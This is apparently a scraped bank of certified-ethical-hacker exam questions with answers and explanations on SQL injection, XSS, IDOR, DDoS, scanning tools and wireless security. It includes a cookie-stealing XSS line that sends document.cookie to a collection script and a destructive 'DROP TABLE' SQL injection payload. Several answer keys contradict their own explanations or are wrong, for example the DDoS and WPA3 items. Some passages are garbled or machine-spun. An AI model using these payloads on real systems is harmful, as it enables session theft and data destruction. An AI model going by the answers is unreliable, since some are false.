The hacker could have used the technique of manipulating white spaces in SQL queries to bypass signature detection. This technique involves inserting, removing, or replacing white spaces in SQL queries with other characters or symbols that are either ignored or interpreted as white spaces by the SQL engine, but not by the signature-based IDS. This way, the hacker can alter the appearance of the query and evade the pattern matching of the IDS, while preserving the functionality and logic of the query. For example, the hacker could replace the space character with a tab character, a newline character, a comment symbol, or a URL-encoded value, such as %2012.

The other options are not correct for the following reasons:

- A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing: This option is not feasible because the char encoding function is not supported by all SQL engines, and it may not be able to convert all hexadecimal and decimal values into valid characters. Moreover, the char encoding function may not be able to bypass the signature detection of the IDS, as it may still match the keywords or syntax of the SQL query3.
- B. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form: This option is not effective because the URL encoding method is not applicable to SQL queries, as it is designed for encoding special characters in URLs. The URL encoding method may not be able to replace all characters with their ASCII codes, and it may not be able to preserve the functionality and logic of the SQL query. Furthermore, the URL encoding method may not be able to evade the signature detection of the IDS, as it may still match the keywords or syntax of the SQL query4.
- © C. Implementing sophisticated matches such as "OR 'john' = john" in place of classical matches like "OR 1-1": This option is not advanced because it is a common and basic SQL injection technique that does not involve any evasion or obfuscation. This technique involves injecting a logical expression that is always true, such as "OR 'john' = john" or "OR 1-1", to bypass the authentication or authorization checks of the SQL query. However, this technique may not be able to bypass the signature detection of the IDS, as it may easily match the keywords or syntax of the SQL query.

References:

- 2 1: SQL Injection Evasion Detection F5
- 2: Mastering SQL Injection with SQLmap: A Comprehensive Evasion Techniques Cheatsheet
- 3: SQL Injection Prevention OWASP Cheat Sheet Series
- 4: URL Encoding W3Schools
- SQL Injection OWASP Foundation

Question #:4 - (Exam Topic 3)

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

- A. Server-side template injection
- B. Server-side JS injection
- C. CRLF injection
- D. Server-side includes injection

Answer: D

Question #:5 - (Exam Topic 3)

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

- A. 210.1.55.200
- B. 10.1.4.254
- C. 10.1.5.200
- D. 10.1.4.156

Answer: C

Explanation

https://en.wikipedia.org/wiki/Subnetwork

As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.

The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

Question #:6 - (Exam Topic 3)

ping-* 6 192.168.0.101

Output:

Pinging 192.168.0.101 with 32 bytes of data:

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101:

Ping statistics for 192.168.0101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss).

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

What does the option * indicate?

- A. t
- B. s
- C. a
- D. n

Answer: D

Question #:7 - (Exam Topic 3)

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

- A. Wireshark
- B. Maltego
- C. Metasploit
- D. Nessus

Answer: C

Explanation

https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

The basic steps for exploiting a system using the Framework include.

1. Optionally checking whether the intended target system is vulnerable to an exploit.

- 2. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).
- 3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.
- 4. Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.
- 5. Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

Question #:8 - (Exam Topic 3)

You are the chief security officer at AlphaTech, a tech company that specializes in data storage solutions. Your company is developing a new cloud storage platform where users can store their personal files. To ensure data security, the development team is proposing to use symmetric encryption for data at rest. However, they are unsure of how to securely manage and distribute the symmetric keys to users. Which of the following strategies

would you recommend to them?

- A. Use hash functions to distribute the keys.
- B. implement the Diffie-Hellman protocol for secure key exchange.
- C. Use HTTPS protocol for secure key transfer.
- D. Use digital signatures to encrypt the symmetric keys.

Answer: C

Explanation

Symmetric encryption is a method of encrypting and decrypting data using the same secret key. Symmetric encryption is fast and efficient, but it requires a secure way of managing and distributing the keys to the users who need them. If the keys are compromised, the data is no longer secure.

One of the strategies to securely manage and distribute symmetric keys is to use HTTPS protocol for secure key transfer. HTTPS is a protocol that uses SSL/TLS to encrypt the communication between a client and a server over the Internet. HTTPS can protect the symmetric keys from being intercepted or modified by an attacker during the key transfer process. HTTPS can also authenticate the server and the client using certificates, ensuring that the keys are sent to and received by the intended parties.

To use HTTPS protocol for secure key transfer, the development team needs to implement the following

steps1:

© Generate a symmetric key for each user who wants to store their files on the cloud storage platform. The symmetric key will be used to encrypt and decrypt the user's files.

- Generate a certificate for the cloud storage server. The certificate will contain the server's public key and other information, such as the server's domain name, the issuer, and the validity period. The certificate will be signed by a trusted certificate authority (CA), which is a third-party entity that verifies the identity and legitimacy of the server.
- Install the certificate on the cloud storage server and configure the server to use HTTPS protocol for communication.
- When a user wants to upload or download their files, the user's client (such as a web browser or an app) will initiate a HTTPS connection with the cloud storage server. The client will verify the server's certificate and establish a secure session with the server using SSL/TLS. The client and the server will negotiate a session key, which is a temporary symmetric key that will be used to encrypt the data exchanged during the session.
- The cloud storage server will send the user's symmetric key to the user's client, encrypted with the session key. The user's client will decrypt the symmetric key with the session key and use it to encrypt or decrypt the user's files.
- The user's client will store the symmetric key securely on the user's device, such as in a password-protected file or a hardware token. The user's client will also delete the session key after the session is over.

Using HTTPS protocol for secure key transfer can ensure that the symmetric keys are protected from eavesdropping, tampering, or spoofing attacks. However, this strategy also has some challenges and limitations, such as:

- The development team needs to obtain and maintain valid certificates for the cloud storage server from a trusted CA, which might incur costs and administrative overhead.
- The users need to trust the CA that issued the certificates for the cloud storage server and verify the certificates before accepting them.
- The users need to protect their symmetric keys from being lost, stolen, or corrupted on their devices. The development team needs to provide a mechanism for key backup, recovery, or revocation in case of such events.
- The users need to update their symmetric keys periodically to prevent key exhaustion or reuse attacks. The development team needs to provide a mechanism for key rotation or renewal in a secure and efficient manner.

References:

- Key Management OWASP Cheat Sheet Series
- Symmetric Cryptography & Key Management: Exhaustion, Rotation, Defence

What is Key Management? How does Key Management work? | Encryption Consulting

Question #:9 - (Exam Topic 3)

A well-resourced attacker intends to launch a highly disruptive DDoS attack against a major online retailer. The attacker aims to exhaust all the network resources while keeping their identity concealed. Their method should be resistant to simple defensive measures such as IP-based blocking. Based on these objectives, which of the following attack strategies would be most effective?

- A. The attacker should instigate a protocol-based SYN flood attack, consuming connection state tables on the retailer's servers
- B. The attacker should execute a simple ICMP flood attack from a single IP, exploiting the retailer's ICMP processing
- C. The attacker should leverage a botnet to launch a Pulse Wave attack, sending high-volume traffic pulses at regular intervals
- D. The attacker should initiate a volumetric flood attack using a single compromised machine to overwhelm the retailer's network bandwidth

Answer: A

Explanation

A Pulse Wave attack is a type of DDoS attack that uses a botnet to send high-volume traffic pulses at regular intervals, typically lasting for a few minutes each. The attacker can adjust the frequency and duration of the pulses to maximize the impact and evade detection. A Pulse Wave attack can exhaust the network resources of the target, as well as the resources of any DDoS mitigation service that the target may use. A Pulse Wave attack can also conceal the attacker's identity, as the traffic originates from multiple sources that are part of the botnet. A Pulse Wave attack can bypass simple defensive measures, such as IP-based blocking, as the traffic can appear legitimate and vary in source IP addresses.

The other options are less effective or feasible for the attacker's objectives. A protocol-based SYN flood attack is a type of DDoS attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. However, a SYN flood attack can be easily detected and mitigated by using SYN cookies or firewalls. A SYN flood attack can also expose the attacker's identity, as the source IP addresses of the SYN requests can be traced back to the attacker. An ICMP flood attack is a type of DDoS attack that sends a large number of ICMP packets, such as ping requests, to the target server, overwhelming its ICMP processing capacity. However, an ICMP flood attack from a single IP can be easily blocked by using IP-based filtering or disabling ICMP responses. An ICMP flood attack can also reveal the attacker's identity, as the source IP address of the ICMP packets can be identified. A volumetric flood attack is a type of DDoS attack that sends a large amount of traffic to the target server, saturating its network bandwidth and preventing legitimate users from accessing it. However, a volumetric flood attack using a single compromised machine may not be sufficient to overwhelm the network bandwidth of a major online retailer, as the attacker's machine may have limited bandwidth itself. A volumetric flood attack can also be detected and mitigated by using traffic shaping or rate limiting techniques. References:

Pulse Wave DDoS Attacks: What You Need to Know

- DDoS Attack Prevention: 7 Effective Mitigation Strategies
- DDoS Attack Types: Glossary of Terms
- DDoS Attacks: What They Are and How to Protect Yourself
- DDoS Attack Prevention: How to Protect Your Website

Question #:10 - (Exam Topic 3)

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

- A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
- B. "GET /restricted\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
- C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"
- D. "GET /restricted/ HTTP/1.1 Host: westbank.com

Answer: C

Explanation

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.

Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.

The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let's say that the web application displays transaction details using the following URL:

https://www.example.com/transaction.php?id=74656

A malicious hacker could try to substitute the *id* parameter value 74656 with other similar values, for example:

https://www.example.com/transaction.php?id=74657

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

Question #:11 - (Exam Topic 3)

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by johnson in the above scenario?

- A. Host-based assessment
- B. Wireless network assessment
- C. Application assessment
- D. Distributed assessment

Answer: B

Explanation

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

Question #:12 - (Exam Topic 3)

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMvl by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

A. Internal monologue attack

- B. Combinator attack
- C. Rainbow table attack
- D. Dictionary attack

Answer: A

Explanation

Types of Password Attacks - Active Online Attacks: Internal Monologue Attack Attackers perform an internal monologue() attack using SSPI (Security Support Provider Interface) from a user-mode application, where a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user. Attacker disables the security controls of NetNTLMv1, extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users. (P.594/578)

Question #:13 - (Exam Topic 3)

A security analyst is preparing to analyze a potentially malicious program believed to have infiltrated an organization's network. To ensure the safety and integrity of the production environment, the analyst decided to use a sheep dip computer for the analysis. Before initiating the analysis, what key step should the analyst

take?

- A. Run the potentially malicious program on the sheep dip computer to determine its behavior
- B. Store the potentially malicious program on an external medium, such as a CD-ROM
- C. Connect the sheep dip computer to the organization's internal network
- D. install the potentially malicious program on the sheep dip computer

Answer: B

Explanation

A sheep dip computer is a dedicated device that is used to test inbound files or physical media for viruses, malware, or other harmful content, before they are allowed to be used with other computers. The term sheep dip comes from a method of preventing the spread of parasites in a flock of sheep by dipping the new animals that farmers are adding to the flock in a trough of pesticide. A sheep dip computer is isolated from the organization's network and has port monitors, file monitors, network monitors, and antivirus software installed. Before initiating the analysis of a potentially malicious program, the analyst should store the program on an external medium, such as a CD-ROM, and then insert it into the sheep dip computer. This way, the analyst can prevent the program from infecting other devices or spreading over the network, and can safely analyze its behavior and characteristics.

The other options are not correct steps to take before initiating the analysis. Running the potentially malicious program on the sheep dip computer may cause irreversible damage to the device or compromise its security. Connecting the sheep dip computer to the organization's internal network may expose the network to the risk of infection or attack. Installing the potentially malicious program on the sheep dip computer may not be

possible or advisable, as the program may require certain dependencies or permissions that the sheep dip computer does not have or allow. References:

- Sheep dip (computing)
- What Does 'Sheep Dip' Mean in Cyber Security?
- Malware Analysis
- What is a Sheepdip?

Question #:14 - (Exam Topic 3)

To create a botnet. the attacker can use several techniques to scan vulnerable machines. The attacker first collects Information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list Is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Hit-list-scanning technique
- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

Answer: A

Explanation

One of the biggest problems a worm faces in achieving a very fast rate of infection is "getting off the ground." although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10.000 hosts dominates the infection time.

There is a straightforward way for an active worm a simple this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the

following techniques, ready well before, typically with very little concern of detection.

- Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.
- Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised "zombies," the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild–Lawrence Berkeley National Laboratory received ten throughout the past year.
- DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).
- Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.
- Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.
- Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers. Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone's door!

Question #:15 - (Exam Topic 3)

Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system. What is the tool employed by Miley to perform the above attack?

- A. Gobbler
- B. KDerpNSpoof
- C. BetterCAP
- D. Wireshark

Answer: C

Question #:16 - (Exam Topic 3)

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response

TCP port 22 no response

TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall
- D. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

Ouestion #:17 - (Exam Topic 3)

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

- A. Man-in-the-middle attack
- B. Brute-force attack
- C. Dictionary attack
- D. Session hijacking

Answer: C

Ouestion #:18 - (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.

Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

Answer: A

Question #:19 - (Exam Topic 3)

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.

She immediately calls a security expert, who discovers that the following code is hidden behind those images:

<script>

document.writef); </script>

What issue occurred for the users who clicked on the image?

- A. The code inject a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the users username and password.
- D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation

document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)

https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

Question #:20 - (Exam Topic 3)

A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the current time from the target host machine.

Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?

- A. -PY
- B. -PU
- C. -PP
- D. -Pn

Answer: C

Question #:21 - (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

Answer: C

Question #:22 - (Exam Topic 3)

Richard, an attacker, targets an MNC. in this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. VPN footprinting
- C. Whois footprinting
- D. Email footprinting

Answer: C

Explanation

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:• name details• Contact details contain phone no. and email address of the owner• Registration date for the name• Expire date for the name• name servers

Question #:23 - (Exam Topic 3)

You are an ethical hacker contracted to conduct a security audit for a company. During the audit, you discover that the company's wireless network is using WEP encryption. You understand the vulnerabilities associated with WEP and plan to recommend a more secure encryption method. Which of the following would you recommend as a Suitable replacement to enhance the security of the company's wireless network?

- A. MAC address filtering
- B. WPA2-PSK with AES encryption
- C. Open System authentication
- D. SSID broadcast disabling

Answer: B

Explanation

WEP encryption is an outdated and insecure method of protecting wireless networks from unauthorized access and eavesdropping. WEP uses a static key that can be easily cracked by various tools and techniques, such as capturing the initialization vectors, brute-forcing the key, or exploiting the weak key scheduling algorithm1. Therefore, you should recommend a more secure encryption method to enhance the security of the company's wireless network.

One of the most suitable replacements for WEP encryption is WPA2-PSK with AES encryption. WPA2 stands for Wi-Fi Protected Access 2, which is a security standard that improves upon the previous WPA standard. WPA2 uses a robust encryption algorithm called AES, which stands for Advanced Encryption Standard. AES is a block cipher that uses a 128-bit key and is considered to be very secure and resistant to attacks2.

WPA2-PSK stands for WPA2 Pre-Shared Key, which is a mode of WPA2 that uses a passphrase or a password to generate the encryption key. The passphrase or password must be entered by the users who want to connect to the wireless network. The key is then derived from the passphrase or password using a function called PBKDF2, which stands for Password-Based Key Derivation Function 2. PBKDF2 adds a salt and a number of iterations to the passphrase or password to make it harder to crack3.

WPA2-PSK with AES encryption offers several advantages over WEP encryption, such as:

- It uses a dynamic key that changes with each session, instead of a static key that remains the same.
- It uses a stronger encryption algorithm that is more difficult to break, instead of a weaker encryption algorithm that is more vulnerable to attacks.
- It uses a longer key that provides more security, instead of a shorter key that provides less security.

It uses a more secure key derivation function that adds complexity and randomness, instead of a simple key generation function that is predictable and flawed.

Therefore, you should recommend WPA2-PSK with AES encryption as a suitable replacement to enhance the security of the company's wireless network.

References:

- Wireless Security Encryption Online Tutorials Library
- WiFi Security: WEP, WPA, WPA2, WPA3 And Their Differences NetSpot
- WPA2-PSK (Wi-Fi Protected Access 2 Pre-Shared Key)

Question #:24 - (Exam Topic 3)

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.

Which security policy must the security analyst check to see if dial-out modems are allowed?

- A. Firewall-management policy
- B. Acceptable-use policy
- C. Permissive policy
- D. Remote-access policy

Answer: D

Ouestion #:25 - (Exam Topic 3)

In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings ona web server considered a security risk, and what would be the best initial step to mitigate this risk?

- A. Default settings cause server malfunctions; simplify the settings
- B. Default settings allow unlimited login attempts; setup account lockout
- C. Default settings reveal server software type; change these settings
- D. Default settings enable auto-updates; disable and manually patch

Answer: C

Explanation

Using default settings on a web server is considered a security risk because it can reveal the server software type and version, which can help attackers identify potential vulnerabilities and launch targeted attacks. For example, if the default settings include a server signature that displays the name and version of the web server software, such as Apache 2.4.46, an attacker can search for known exploits or bugs that affect that specific software and version. Additionally, default settings may also include other insecure configurations, such as weak passwords, unnecessary services, or open ports, that can expose the web server to unauthorized access or compromise.

The best initial step to mitigate this risk is to change the default settings to hide or obscure the server software type and version, as well as to disable or remove any unnecessary or insecure features. For example, to hide the server signature, one can modify the ServerTokens and ServerSignature directives in the Apache configuration file1. Alternatively, one can use a web application firewall or a reverse proxy to mask the server information from the client requests2. Changing the default settings can reduce the attack surface and make it harder for attackers to exploit the web server.

References:

- How to Hide Apache Version Number and Other Sensitive Info
- Now to hide server information from HTTP headers? Stack Overflow

Question #:26 - (Exam Topic 3)

You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

- A. hping2 host.domain.com
- B. hping2 --set-ICMP host.domain.com
- C. hping2 -i host.domain.com
- D. hping2 -1 host.domain.com

Answer: D

Explanation

http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf

Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

[root@localhost hping2-rc3]# hping2 -1 192.168.0.100

PING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes

- len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
- len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
- len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
- len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
- len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
- 192.168.0.100 hping statistic —
- 5 packets tramitted, 5 packets received, 0% packet loss
- \circ round-trip min/avg/max = 0.5/3.7/14.9 ms
- [root@localhost hping2-rc3]#

Question #:27 - (Exam Topic 3)

What type of virus is most likely to remain undetected by antivirus software?

- A. Cavity virus
- B. Stealth virus
- C. File-extension virus
- D. Macro virus

Answer: B

Question #:28 - (Exam Topic 3)

You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks. Recently, you noticed some suspicious

activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following

payloads would have the most significant impact?

- A. 'OR 'T="1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data
- B. 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a column

C. OR 'a'='a; DROP TABLE members; --: This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss

D. UNION SELECT NULL, NULL, NULL --: This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables

Answer: C

Explanation

The payload that would have the most significant impact in the case of a successful SQL injection attack is OR 'a'='a; DROP TABLE members; --. This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss. This payload works as follows:

- The OR 'a'='a part of the payload is a logical expression that is always true, regardless of the input or the condition of the SQL statement. This part of the payload allows the attacker to bypass any authentication or authorization checks that may be implemented in the SQL statement, such as a login form or a search query.
- The ; part of the payload is a statement terminator that marks the end of the current SQL statement and allows the attacker to inject another SQL statement after it. This part of the payload enables the attacker to execute multiple SQL statements in a single query, which is also known as stacked queries or batched queries.
- The DROP TABLE members part of the payload is a destructive SQL statement that deletes the entire table named members from the database. This part of the payload causes data loss and may compromise the functionality and integrity of the application that relies on the table. The table name may vary depending on the target database, but the attacker can use other techniques, such as error-based or union-based SQL injection, to discover the table names before executing the drop statement.
- The part of the payload is a comment symbol that tells the SQL engine to ignore the rest of the query. This part of the payload helps the attacker to avoid any syntax errors or unwanted results that may arise from the original query.

The other options are not as impactful as option C for the following reasons:

- A. 'OR 'T="1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data. This payload is a common and basic SQL injection technique that injects a logical expression that is always true, such as 'OR 'T="1 or 'OR 1=1, to bypass the authentication or authorization checks of the SQL statement. This payload can allow the attacker to view data that they are not supposed to, such as user credentials, personal information, or financial records. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
- B. 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a column. This payload is a variation of the previous payload that injects a logical expression that is always true, such as 'OR username LIKE '% or 'OR 1 LIKE '%, to bypass the authentication or authorization checks of the SQL statement. The LIKE operator is used to compare a value with a pattern that may contain wildcard characters, such as % or _, which match any string or character. This payload

can allow the attacker to view data that matches the pattern, such as usernames that start with a certain letter or contain a certain substring. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.

D. UNION SELECT NULL, NULL, NULL –: This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables. This payload is an advanced SQL injection technique that injects the UNION SQL operator to combine the results of two or more SELECT statements into a single result set, which is then returned as part of the HTTP response. The UNION operator can be used to join the results from different tables that have the same number and type of columns. The NULL values are used to match the column types and avoid any errors. This payload can allow the attacker to retrieve data from tables that are not intended to be accessed by the application, such as system tables, configuration tables, or backup tables. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.

References:

- 1: SQL Injection OWASP Foundation
- 2: SQL Injection Payloads: How SQLi exploits work Bright Security
- 3: SQL Injection HackTricks

Question #:29 - (Exam Topic 3)

Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

- A. WPA3-Personal
- B. WPA2-Enterprise
- C. Bluetooth
- D. ZigBee

Answer: D

Question #:30 - (Exam Topic 3)

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

- A. Produces less false positives
- B. Can identify unknown attacks
- C. Requires vendor updates for a new threat

D. Cannot deal with encrypted network traffic

Answer: B

Explanation

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

